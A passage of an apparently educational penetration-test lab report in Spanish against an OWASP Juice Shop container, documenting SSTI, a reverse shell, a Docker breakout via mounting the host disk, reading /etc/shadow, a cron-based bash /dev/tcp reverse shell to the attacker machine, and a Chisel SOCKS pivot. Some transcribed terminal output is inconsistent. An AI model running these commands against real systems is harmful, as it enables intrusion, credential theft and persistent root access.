- **Evidencia 2, 3 y 4 (Navegación web):** Al acceder vía navegador, se confirma la presencia de un servidor web y se presenta el portal de e-commerce. Para interactuar con las funciones de la aplicación y buscar vulnerabilidades en la lógica de negocio o en los campos de entrada, el atacante procedió a registrar una cuenta de usuario controlado.
- **Acción:** Registro del usuario test@test.com y posterior inicio de sesión. Esto permite acceder a la sección "User Profile", un vector de ataque común en aplicaciones web.



**Evidencia 2**

The screenshot shows the User Registration page of the OWASP Juice Shop application. The URL in the browser is `192.168.10.132/#/register`. The page has a dark theme with a light gray header. The main title is "User Registration". There are four input fields: "Email" (containing `test@test.com`), "Password" (containing `#####`), "Repeat Password" (containing `#####`), and "Answer" (containing `test`). Below the password fields is a note: "Password must be 5-20 characters long." A progress bar indicates 7/20. There is a toggle switch for "Show password advice". A dropdown menu for "Security Question" shows "Your eldest sibling's middle name?". A note below it says "This cannot be changed later!". A link "Forgot your password?" is present. A "Register" button with a user icon is at the bottom. A link "Already a customer?" is at the very bottom.


### Evidencia 3

The screenshot shows the Login page of the OWASP Juice Shop application. The URL in the browser is `192.168.10.132/#/login`. The page has a dark theme with a light gray header. The main title is "Login". There are two input fields: "Email" (containing `test@test.com`) and "Password" (containing `#####`). Below the password field is a link "Forgot your password?". A "Log in" button with a key icon is at the bottom. A "Remember me" checkbox is present. A link "Not yet a customer?" is at the very bottom.

### Evidencia 4


**3. Detección de vulnerabilidad SSTI (Server-Side Template Injection):** Una vez autenticado, se procedió a testear los campos de entrada ("inputs") del perfil de usuario para verificar si el servidor sanitizaba correctamente los datos.

- **Evidencia 5 (Inyección del payload):** En el campo "Username", se introdujo un payload de prueba aritmética característico para motores de plantillas (como Pug/Jade o Handlebars).
  - **Payload:** `# { 6 * 6 }`
  - **Objetivo:** Verificar si el motor de plantillas del servidor interpreta la entrada como código a ejecutar en lugar de texto plano.



**Evidencia 5**

- **Evidencia 6 (Confirmación de vulnerabilidad):** La aplicación devolvió el nombre de usuario como "36".
  - **Ánalisis:** El servidor resolvió la operación matemática ( $6*6 = 36$ ), confirmando la existencia de una vulnerabilidad SSTI. Esto implica que es posible injectar código malicioso que el servidor ejecutará con los privilegios de la aplicación web.




### **Evidencia 6**

**4. Explotación y obtención de acceso remoto (RCE):** Confirmada la inyección, se procedió a escalar el SSTI a una Ejecución Remota de Código (RCE) para obtener una terminal interactiva.

- **Evidencia 7 (Preparación del listener):** En la máquina atacante (Kali Linux), se configuró un puerto a la escucha para recibir la conexión entrante.


- **Comando:** nc -lvpn 4444

- **Parámetros:** nc (Netcat), -l (listen), -v (verbose), -n (no resolución DNS), -p 4444 (puerto).



**Evidencia 7**

- **Evidencia 8 (Reverse Shell):** Se injectó un payload malicioso (Node.js reverse shell) en el campo vulnerable (no visible en captura pero implícito por el resultado). La terminal de la derecha confirma que se ha recibido la conexión (connect to...).
  - **Verificación:** Se ejecutaron los comandos `whoami` y `id`.
  - **Resultado:** El sistema devuelve root (`uid=0`). Sin embargo, esto es un falso positivo de control total, ya que estamos dentro de un contenedor.



**Evidencia 8**

## 5. Enumeración del contenedor y escape (Breakout)

- **Evidencia 9 (Identificación de entorno Docker):** Al listar los archivos del directorio actual con `ls -la`, se observan ficheros como `.dockerignore` y `Dockerfile`. Esto confirma inequívocamente que el compromiso se ha limitado al interior de un contenedor Docker, no al servidor real.

```
ls -la
total 312
drwxr-xr-x  1 root      root      4096 Jun 14  2020 .
drwxr-xr-x  1 root      root      4096 Jun 14  2020 ..
drwxrwxr-x  1 juicer    juicer    4096 Jun 14  2020 .codeclimate.yml
drwxrwxr-x  2 juicer    juicer    4096 Jun 14  2020 .dependabot
drwxrwxr-x  1 juicer    juicer    209  Jun 14  2020 .dockerignore
drwxrwxr-x  1 juicer    juicer    4096 Jun 14  2020 .gitattributes
drwxrwxr-x  1 juicer    juicer    720  Jun 14  2020 .gitignore
drwxrwxr-x  1 juicer    juicer    157  Jun 14  2020 .gitlab-ci.yml
drwxrwxr-x  1 juicer    juicer    240  Jun 14  2020 .mailmap
drwxrwxr-x  1 juicer    juicer    19   Jun 14  2020 .zap
drwxrwxr-x  1 juicer    juicer    8889 Jun 14  2020 .travis.yml
drwxrwxr-x  2 juicer    juicer    4096 Jun 14  2020 .zap
drwxrwxr-x  1 juicer    juicer    5343 Jun 14  2020 CONTRIBUTING.md
drwxrwxr-x  1 juicer    juicer    2632 Jun 14  2020 CONTRIBUTING.md
drwxrwxr-x  1 juicer    juicer    1369 Jun 14  2020 Dockerfile.arm64v8
drwxrwxr-x  1 juicer    juicer    271  Jun 14  2020 Gruntfile.js
drwxrwxr-x  1 juicer    juicer    9269 Jun 14  2020 LICENSE.FNAME.md
drwxrwxr-x  1 juicer    juicer    1865 Jun 14  2020 LICENSE
drwxrwxr-x  1 juicer    juicer    20476 Jun 14  2020 README.md
drwxrwxr-x  1 juicer    juicer    3200 Jun 14  2020 SECURITY.md
drwxrwxr-x  1 juicer    juicer    1184 Jun 14  2020 SECURITY.md
drwxrwxr-x  1 juicer    juicer    5343 Jun 14  2020 SOLUTIONS.md
drwxrwxr-x  1 juicer    juicer    203 Jun 14  2020 app.js
drwxrwxr-x  1 juicer    juicer    233 Jun 14  2020 .atom
drwxrwxr-x  2 juicer    juicer    4096 Jun 14  2020 config
drwxrwxr-x  1 juicer    juicer    11777 Jun 14  2020 config.schema.yaml
drwxrwxr-x  1 juicer    juicer    380 Jun 14  2020 config.test.yaml
drwxrwxr-x  1 juicer    juicer    38 Jun 14  2020 crt.keys
drwxrwxr-x  1 juicer    juicer    4096 Jan 11 05:46 data
drwxrwxr-x  1 juicer    juicer    63 Jun 14  2020 juicer-compose.test.yaml
drwxrwxr-x  1 juicer    juicer    4096 Jan 11 05:42 encryptionkeys
drwxrwxr-x  1 juicer    juicer    4096 Jun 14  2020 Frontend
drwxrwxr-x  1 juicer    juicer    4096 Jan 11 05:42 ftp
drwxrwxr-x  2 juicer    juicer    4096 Jan 11 05:42 hooks
drwxrwxr-x  1 juicer    juicer    4096 Jan 11 05:42 lib
drwxrwxr-x  3 juicer    juicer    4096 Jun 14  2020 lib
drwxrwxr-x  1 juicer    juicer    4096 Jan 11 05:42 logs
drwxrwxr-x  1 juicer    juicer    4096 Jan 11 05:42 node_modules
drwxrwxr-x  1 juicer    juicer    281 Jun 14  2020 multi-arch-manifest.yaml
drwxrwxr-x  730 juicer   juicer   20480 Jun 14  2020 node_modules
drwxrwxr-x  1 juicer    juicer    5968 Jun 14  2020 protractor.conf.js
drwxrwxr-x  1 juicer    juicer    1645 Jun 14  2020 protractor.conf.js
drwxrwxr-x  1 juicer    juicer    245 Jun 14  2020 protractor.conf.js
drwxrwxr-x  2 juicer    juicer    4096 Jun 14  2020 routes
drwxrwxr-x  1 juicer    juicer    2408 Jun 14  2020 routes.js
drwxrwxr-x  1 juicer    juicer    2243 Jun 14  2020 swagger.yml
drwxrwxr-x  3 juicer    juicer    4096 Jun 14  2020 uploads
drwxrwxr-x  3 juicer    juicer    4096 Jun 14  2020 views
```

**Evidencia 9**

- **Evidencia 10 (Explotación de privilegios excesivos):** Para intentar escapar del contenedor, se verificó si este había sido desplegado con el flag --privileged. Una prueba efectiva es intentar montar discos del sistema anfitrión.

- **Comandos ejecutados:**

1. `mkdir /tmp/docker_escape`: Crea un punto de montaje.
  2. `mount /dev/sda1 /tmp/docker_escape`: Intenta montar la primera partición del disco físico del servidor host en el directorio creado dentro del contenedor.
- **Resultado:** El comando se ejecuta sin errores (`exit code 0`). Al listar el contenido (`ls -F /tmp/docker_escape`), se visualiza la estructura de archivos raíz de un sistema Linux completo (`/boot, /etc, /var, etc.`).
  - **Conclusión crítica:** El contenedor tiene acceso directo al hardware del host. Al haber montado `/dev/sda1`, el atacante ahora tiene acceso de lectura y escritura a todo el sistema de archivos del servidor Ubuntu real, lo que trivializa la toma de control total (por ejemplo, escribiendo en el `authorized_keys` del host o creando usuarios, o programando tareas cron).


```

Session Actions Edit View Help
cd /tmp
ls -la
total 12
drwxrwxrwt  1 root      root        4096 Jan 11 05:55 .
drwxr-xr-x  2 root      root        4096 Jan 11 05:42 ..
drwxr-xr-x  3 root      root        4096 Jun  3 2020 v8-compile-cache-0
mkdir /tmp/docker_escape
ls -la
total 16
drwxrwxrwt  1 root      root        4096 Jan 11 05:55 .
drwxr-xr-x  2 root      root        4096 Jan 11 05:42 ..
drwxr-xr-x  2 root      root        4096 Jan 11 05:55 docker_escape
drwxr-xr-x  2 root      root        4096 Jun  3 2020 v8-compile-cache-0
mount /dev/sda1 /tmp/docker_escape
ls -la
bin/
boot/
dev/
etc/
home/
initrd.img@
lib/
linux/
lost+found/
media/
mnt/
opt/
proc/
root/
run/
sbin/
snap/
srv/
sys/
tmp/
usr/
var/
vmlinuz@
```

**Evidencia 10**

**6. Verificación de acceso al sistema de archivos del host:** Tras montar la partición /dev/sda1 en el paso anterior, es imperativo confirmar que se tiene capacidad de lectura sobre archivos sensibles del sistema operativo anfitrión, y no solo sobre el sistema de archivos del contenedor.

- **Evidencia 11 (Lectura de /etc/shadow):** Se utilizó el comando head para leer las primeras líneas del archivo de contraseñas del host, accediendo a través del punto de montaje creado.
  - **Comando:** `head -n 5 /tmp/docker_escape/etc/shadow`
  - **Explicación:** Se accede a la ruta montada (`/tmp/docker_escape`) que apunta a la raíz del host real. El archivo /etc/shadow solo es legible por el usuario root.
  - **Resultado:** Se visualizan los hashes de los usuarios del sistema operativo base (root, daemon, bin, etc.), confirmando que el aislamiento del contenedor se ha roto completamente y se tiene acceso de lectura privilegiado sobre el servidor Ubuntu físico/virtual.



The screenshot shows a terminal window titled 'Session Actions Edit View Help' with the path '/tmp/docker\_escape/home/ubuntu'. The command entered is 'head -n 5 /tmp/docker\_escape/etc/shadow'. The output displays five lines of the /etc/shadow file, which contains user password hashes. The lines are:  
root::120433:0:99999:7::  
daemon::17001:0:99999:7::  
bin::17001:0:99999:7::  
sys::17001:0:99999:7::  
sync::17001:0:99999:7::

**Evidencia 11**

**7. Ejecución de código en el host y persistencia (Cron Job):** Dado que se tiene acceso de escritura sobre el sistema de archivos del host, la técnica más efectiva para obtener una shell interactiva directa en el servidor (y no dentro del contenedor) es inyectar una tarea programada maliciosa.

- **Evidencia 12 (Inyección de Cron Job):** Se añadió una tarea al archivo /etc/crontab del host para que ejecute una reverse shell cada minuto.

- **Comando:** `echo "* * * * * root bash -c 'bash -i >& /dev/tcp/192.168.10.133/5555 0>&1'" >> /tmp/docker_escape/etc/crontab`

- **Desglose:**

- `* * * * *:` Indica que la tarea se ejecutará cada minuto de cada hora, día y mes.
- `root:` El usuario que ejecutará el comando (máximos privilegios).
- `bash -c '...':` Invoca una instancia de Bash para ejecutar el comando de conexión.
- `/dev/tcp/192.168.10.133/5555:` Utiliza la funcionalidad nativa de Bash para abrir una conexión TCP inversa hacia la máquina atacante (Kali) en el puerto 5555.
- `>>:` Redirecciona la salida para añadir la línea al final del archivo existente, sin sobrescribirlo.

The screenshot shows two terminal windows side-by-side. The left window is titled 'kali@kali: ~' and contains the command: `echo "* * * * * root bash -c 'bash -i >& /dev/tcp/192.168.10.133/5555 0>&1'" >> /tmp/docker_escape/etc/crontab`. The right window is also titled 'kali@kali: ~' and shows the output of the command. It includes the following text:  
[kali㉿kali: ~] [-]  
[ ]\$ nc -lvp 5555  
listening on [any] 5555 ...  
connect to [192.168.10.133] from (UNKNOWN) [192.168.10.132] 19488  
bash: cannot set terminal process group (7033): Inappropriate ioctl for device  
bash: no job control in this shell  
root@kali: ~]

**Evidencia 12**

- **Evidencia 13 (Obtención de shell root en el host):** Tras esperar menos de un minuto con un listener activo (`nc -lvpn 5555`), se recibió la conexión.
  - **Verificación:** Al ejecutar `hostname`, el sistema devuelve `ubuntu` (el nombre del servidor real) en lugar del ID alfanumérico del contenedor Docker. El comando `id` confirma privilegios de root.
  - **Hito:** En este punto, el servidor Ubuntu 16.04.1 (192.168.20.50) está totalmente comprometido.

The screenshot shows two terminal windows side-by-side. The left window is on a Kali Linux host, displaying a cron job configuration command:

```
echo "* * * * * root bash -c 'bash -i >& /dev/tcp/192.168.10.133/5555 0>&1' >> /tmp/docker_escape/etc/crontab
```

The right window is on an Ubuntu 16.04.1 host, showing a netcat listener running on port 5555. It receives a connection from the Kali host and prints the output of the 'whoami' command, which shows the user is 'root'. The 'id' command also confirms the root status.

```
(kali㉿kali)-[~]
[!] nc -lvpn 5555
[!] 192.168.10.133:5555 connect to [192.168.10.133] from (UNKNOWN) [192.168.10.132] 19488
bash: cannot set terminal process group (7033): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:~# whoami
whoami
root
root@ubuntu:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

**Evidencia 13**

**8. Preparación de herramientas de pivoting (Chisel):** Con el servidor Ubuntu bajo control, este debe convertirse en un pivote para alcanzar la red interna que es invisible desde la Kali Linux. Se seleccionó la herramienta Chisel por su capacidad de encapsular tráfico a través de túneles HTTP/SOCKS, ideal para evadir restricciones básicas de firewall.

- Evidencia 14, 15 y 16 (Transferencia de herramientas):

- **En Kali (Atacante):** Se descargó Chisel y se levantó un servidor HTTP temporal con Python (`python3 -m http.server 80`) para servir el archivo.
  - **En Ubuntu (Víctima):** Se utilizó wget para descargar el binario desde la Kali:  
`wget http://192.168.10.133/chisel.`
  - **Permisos:** Se asignaron permisos de ejecución con `chmod +x chisel.`

Evidencia 14

```
kali㉿kali:~/Desktop/ubuntu
```

```
[kali㉿kali:~/Desktop/ubuntu]
```

```
total 8480
drwxr-x kali kali 4096 Jan 11 01:22 .
drwxr-x kali kali 4096 Jan 11 01:21 ..
-rw-rwxr-x kali kali 8654848 Aug 26 2021 chisel
```

```
[kali㉿kali:~/Desktop/ubuntu]
```

```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
[11/Aug/2026 01:23:55] "GET /chisel HTTP/1.1" 200 -
[
```

```
[kali㉿kali:~]
```

```
listening on [any] 5555 ...
connect to [192.168.10.131] from (UNKNOWN) [192.168.10.132] 1755
bash: cannot set terminal process group (7240): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:~# cd /tmp
root@ubuntu:~/tmp# wget http://192.168.10.133/chisel
--2026-01-11 01:23:55--  http://192.168.10.133/chisel
Connecting to 192.168.10.133:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1000000 (983K) [application/octet-stream]
Saving to: 'chisel'

    0K ..... 0% 23.2M/s
  50K ..... 1% 35.6M/s
 100K ..... 1% 26.9M/s
 150K ..... 2% 26.9M/s
 200K ..... 2% 22.6M/s
 250K ..... 3% 31.5M/s
 300K ..... 4% 35.4M/s
 350K ..... 4% 35.4M/s
 400K ..... 5% 38.0M/s
 450K ..... 5% 37.5M/s
 500K ..... 5% 37.5M/s
 550K ..... 7% 34.0M/s
 600K ..... 7% 42.3M/s
 650K ..... 8% 42.3M/s
 700K ..... 8% 39.2M/s
 750K ..... 9% 44.9M/s
 800K ..... 10% 38.7M/s
 850K ..... 10% 38.7M/s
 900K ..... 11% 43.0M/s
 950K ..... 11% 45.6M/s
1000K ..... 12% 47.0M/s
1050K ..... 13% 32.7M/s
1100K ..... 13% 32.7M/s
1150K ..... 14% 31.1M/s
1200K ..... 14% 45.3M/s
1250K ..... 15% 47.8M/s
1300K ..... 15% 39.5M/s
1350K ..... 16% 47.0M/s
1400K ..... 17% 47.0M/s
1450K ..... 17% 37.4M/s
1500K ..... 18% 44.3M/s
1550K ..... 18% 44.3M/s
1600K ..... 19% 45.0M/s
1650K ..... 20% 38.3M/s
1700K ..... 20% 38.3M/s
1750K ..... 21% 46.1M/s
1800K ..... 21% 38.7M/s
1850K ..... 21% 38.7M/s
1900K ..... 23% 42.6M/s
1950K ..... 23% 40.8M/s
2000K ..... 24% 38.3M/s
2050K ..... 24% 43.3M/s
2100K ..... 25% 44.7M/s
2150K ..... 26% 47.6M/s
```

Evidencia 15

The image shows two terminal windows side-by-side. The left window, titled 'kali@kali: ~/Desktop/ubuntu\$', lists files in the current directory with 'ls -la'. It shows a file named 'chisel' with permissions '-rwxr-x 1 kali kali 8654848 Aug 20 2023 chisel'. The right window, titled 'kali@kali: ~\$', runs a 'nmap' scan on port 80 of the local host ('0.0.0.0'). The output shows a single open port at 80, with the service identified as 'HTTP/1.1'.

```
kali@kali:~/Desktop/ubuntu$ ls -la
total 8460
drwxr-xr-x 3 kali kali 4096 Jan 11 01:22 .
drwxr-xr-x 3 kali kali 4096 Jan 11 01:21 ..
-rwxr-x 1 kali kali 8654848 Aug 20 2023 chisel

kali@kali:~/Desktop/ubuntu$ nmap -p 80 0.0.0.0
Starting Nmap 7.6 ( https://nmap.org ) at 2026-01-11 01:23:55 UTC
Nmap scan report for 0.0.0.0
Host is up.
PORT      STATE SERVICE
80/tcp    open  http

```

Evidencia 16

**9. Establecimiento del túnel SOCKS5:** El objetivo es crear un túnel reverso: la máquina víctima (Ubuntu) se conectará a la atacante (Kali) y abrirá un canal por el cual la Kali podrá enviar tráfico arbitrario hacia la red interna.

- **Evidencia 17 (Ejecución del túnel):**

- **Lado Servidor (Kali - Panel Izquierdo):** Se puso a Chisel en modo servidor a la espera de conexiones.

- **Comando:** `./chisel server -p 8000 --socks5`

- Parámetros: `-p 8000` define el puerto de escucha del túnel; `--socks5` habilita la funcionalidad de proxy.

- **Lado cliente (Ubuntu - Panel Derecho):** Se ejecutó el cliente para conectar de vuelta a Kali.

- Comando: `./chisel client 192.168.10.133:8000 socks`

- Explicación: Conecta a la IP de Kali por el puerto 8000 y el argumento `socks` indica que debe habilitar el enruteamiento dinámico de tráfico.

- **Resultado:** La consola muestra Connected, confirmando que el túnel está establecido.

